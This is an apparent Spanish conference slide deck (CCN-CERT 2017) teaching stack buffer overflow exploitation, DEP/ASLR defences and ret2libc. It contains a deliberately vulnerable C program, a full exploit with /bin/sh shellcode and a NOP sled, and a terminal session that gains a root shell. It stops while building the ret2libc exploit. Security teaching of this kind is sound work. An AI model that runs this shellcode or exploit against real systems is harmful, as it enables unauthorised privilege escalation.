

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

RockandROPeando: bypass DEP y ASLR vía ROP




- Jesús Díaz Barrero
- Palo Alto Networks
- jdiaz@paloaltonetworks.com

Índice

1. **Explotando los buffer overflows a la antigua usanza**
2. **Defensas del SO: DEP y ASLR**
3. **Evasión DEP con RET2libc**
4. **Evasión DEP y ASLR con ROP**
5. **Relevancia actual de ROP**

Explotando los buffer overflows a la antigua usanza





Organización de la memoria en ix86

Dir. altas de memoria
0xBFFFFFFF

Args y variables de entorno (env)

Pila ↓ (Crecimiento)

Pila – *Stack frames*

Memoria no usada

Heap ↑ (Crecimiento)

Memoria dinámica (*malloc*)

Segmento datos no inic. (.bss)

Variables globales no inicializadas


**Segmento datos inicializados
(.data)**

Variables globales inicializadas

Segmento de Texto (.text)

Código de programa (read-only)

Dir. bajas de memoria
0x80000000




Algunos registros importantes en ix86

- ✧ **EBP** → stack frame o base pointer. Las variables y los parámetros se referencian en base a él
- ✧ **ESP** → stack pointer
- ✧ **EIP** → instruction pointer
- ✧ **EAX** → normalmente almacena la salida de las funciones
- ✧ **EFLAGS** → almacena el resultado de las operaciones
- ✧ Otros registros: EBX, ECX, EDX, ESI, EDI



Llamada a una función por el stack

- ✧ Cada función tiene su propio stack-frame
- ✧ Los parámetros se apilan en orden inverso
- ✧ **CALL** apila la dirección de la siguiente instrucción a ejecutar en la pila, como dirección de retorno
- ✧ **Prólogo:**
 - salva el antiguo *EBP* en la pila
 - copia *ESP* a *EBP* como frame stack pointer
 - decrementa *ESP* para reservar memoria para las variables locales
- ✧ **Epílogo:**
 - descarta las variables locales copiando *EBP* a *ESP*
 - restaura *EBP* desapilándolo
- ✧ **RET** desapila la dirección de retorno y salta a ella (*EIP*).
ESP se decrementa



Explotando los buffer overflows: Programa vulnerable


```
[root@jesusd buf-overf]# more ejemplo.c
void funcion (char *p) {
char array[120];
strcpy(array,p);
return;
}

int main (int argc, char *argv[]) {
printf("UID: %d, EUID: %d\n", getuid(), geteuid());
funcion (argv[1]);
printf("Termino Bien\n");
}
```

← El buffer overflow está aquí

- ✧ ¿Sería posible reescribir la dirección de retorno de modo que podamos apuntarla a algún otro sitio?

Estrategia del exploit a alto nivel



Refinando la idea

- ✧ El problema con la aproximación anterior es que necesitamos acertar EXACTAMENTE con la dirección de retorno. Suponiendo que hay suficiente espacio en el buffer, rellenamos la primera parte con códigos NOP (0x90) de modo que no necesitamos saltar exactamente a la dirección de la shell:

3 Nuestra shell se ejecuta comenzando con el NOP sled

Buffer1 sobreescibe RET



En RET ponemos la dirección inicial de nuestra shell

Montemos nuestro exploit

```
[root@jesusd buf-overf]# ls -l ejemplo
-rw-r--r-- 1 root root 10287 Apr 15 05:16 ejemplo
```

```
[root@jesusd buf-overf]# more aleph1-4.c
#define BUF 210
#define NOP 0x90
#define ALIGN 0
```

Shellcode →

```
char sc[]=
"\x31\xdb\x31\xc9\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68//sh\x68/bin
\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
unsigned long getesp()
{
    __asm("movl %esp, %eax");
}
void main(int argc, char *argv[]) {
    int ret, i, n;
    char *arg[2];
    char buf[BUF];
    int *ap;
    --More--
```

```
if (argc < 2)
    ret = 0xbfffffff6e;
else
    ret = getesp() - atoi(argv[1]);

printf("Usando direccion: %p\n", ret);
ap = (int *)(buf+ALIGN);
```

Escribir dirección RET →

```
for (i=0; i<BUF; i+=4)
    *ap++=ret;
```

Escribir NOPs →

```
for (i=0; i<BUF/2; i++)
    buf[i]=NOP;
```

Escribir shellcode →

```
for (n=0; n<strlen(sc); n++)
    buf[i++]=sc[n];
```

```
arg[0]="/home/jesud/buf-overf/ejemplo";
arg[1]=buf;
arg[2]='\0';
```

```
execve(arg[0], arg, '\0');
```

```
}
```

```
[root@jesud buf-overf]#
```

Juntemos todos los conceptos

```
[root@jesusd buf-overf]# su jesusd
[jesusd@jesusd buf-overf]$ ./aleph1-4 -300
Usando direccion: 0xc00002c
UID: 500, EUID: 0
Segmentation fault
[jesusd@jesusd buf-overf]$ ./aleph1-4 -150
Usando direccion: 0xbffffff96
UID: 500, EUID: 0
Illegal instruction
[jesusd@jesusd buf-overf]$ ./aleph1-4 -100
Usando direccion: 0xbffffff64
UID: 500, EUID: 0
sh-2.05b# whoami
root
sh-2.05b# :-D
```


¡Sí, lo conseguimos! Elevamos nuestros privilegios y conseguimos una shell de root
Pero hoy día nadie explota los buffer/heap overflows de este modo. Veamos por qué...

Defensas del SO: DEP y ASLR



DEP: Data Execution Prevention

- ✧ Ejecuta el código, no los datos
- ✧ Las áreas de datos son marcadas como no ejecutables:
 - La pila se marca como no ejecutable
 - El heap se marca como no ejecutable
- ✧ Se fuerza vía hardware en los chips modernos via NX (AMD - No Executable) o XD (Intel - Execute Disable)
- ✧ A veces también se emula vía software
- ✧ Microsoft añadió soporte en Windows XP SP2, Linux en el kernel 2.6.8 y Apple cuando se movió a x86 en el 2006



ASLR: Address Space Layout Randomization

- ✧ Randomiza parte de la memoria para hacer que adivinar las direcciones sea más difícil.

Randomiza:

- La pila
- El heap
- Las librerías compartidas
- ...

- ✧ Microsoft añadió soporte en Windows Vista, Linux con el kernel 2.6.12 y Apple con 10.5 (Leopard)



Evasión DEP con RET2libc




Ret2libc

- ✧ La idea es hacer el overflow del buffer y saltar a otra zona de memoria, donde sí es posible ejecutar código
 - Normalmente se saltaba a *libc*, que ocupaba una posición estática en memoria (linkada en ejecución)
 - Tenemos que crear un stack frame falso
 - El EIP sobrescrito apuntará a la nueva función y añadiremos los parámetros a través del stack frame falso
- ✧ Este es el aspecto de nuestro buffer usando esta técnica:




- ✧ La función será **system** de *libc* y pasaremos como parámetro `/bin/bash`, que podemos obtener directamente de la pila puesto que es parte de las env


Representación gráfica de ret2libc



Representación gráfica de ret2libc



Representación gráfica de ret2libc



Programa vulnerable para ret2libc

```
[root@jesusd avanzado]# more retlib.c
int pp(char **cad) {
char buffer[5];
    strcpy(buffer, cad[1]);
    printf("\nHas pasado: %s\n", buffer);
    return(0);
}
int main (int argc, char **argv) {
    if (argc != 2) {
        puts ("¡No has pasado argumentos!\n");
        _exit(1);
    }
    pp(argv);
    return(0);
}
```

Construyendo el exploit: tamaño del buffer

(gdb) disas pp

Dump of assembler code for function pp:

```
0x80483c4 <pp>: push    %ebp
0x80483c5 <pp+1>:      mov     %esp,%ebp
0x80483c7 <pp+3>:      sub     $0x18,%esp
0x80483ca <pp+6>:      sub     $0x8,%esp
0x80483cd <pp+9>:      mov     0x8(%ebp),%eax
0x80483d0 <pp+12>:     add     $0x4,%eax
0x80483d3 <pp+15>:     pushl   (%eax)
0x80483d5 <pp+17>:     lea     0xffffffe8(%ebp),%eax
0x80483d8 <pp+20>:     push    %eax
0x80483d9 <pp+21>:     call    0x8048304 <strcpy>
0x80483de <pp+26>:     add     $0x10,%esp
0x80483e1 <pp+29>:     sub     $0x8,%esp
```

18 hex = 24 dec

...

End of assembler dump.

(gdb)

Construyendo el exploit: dirección de system y exit

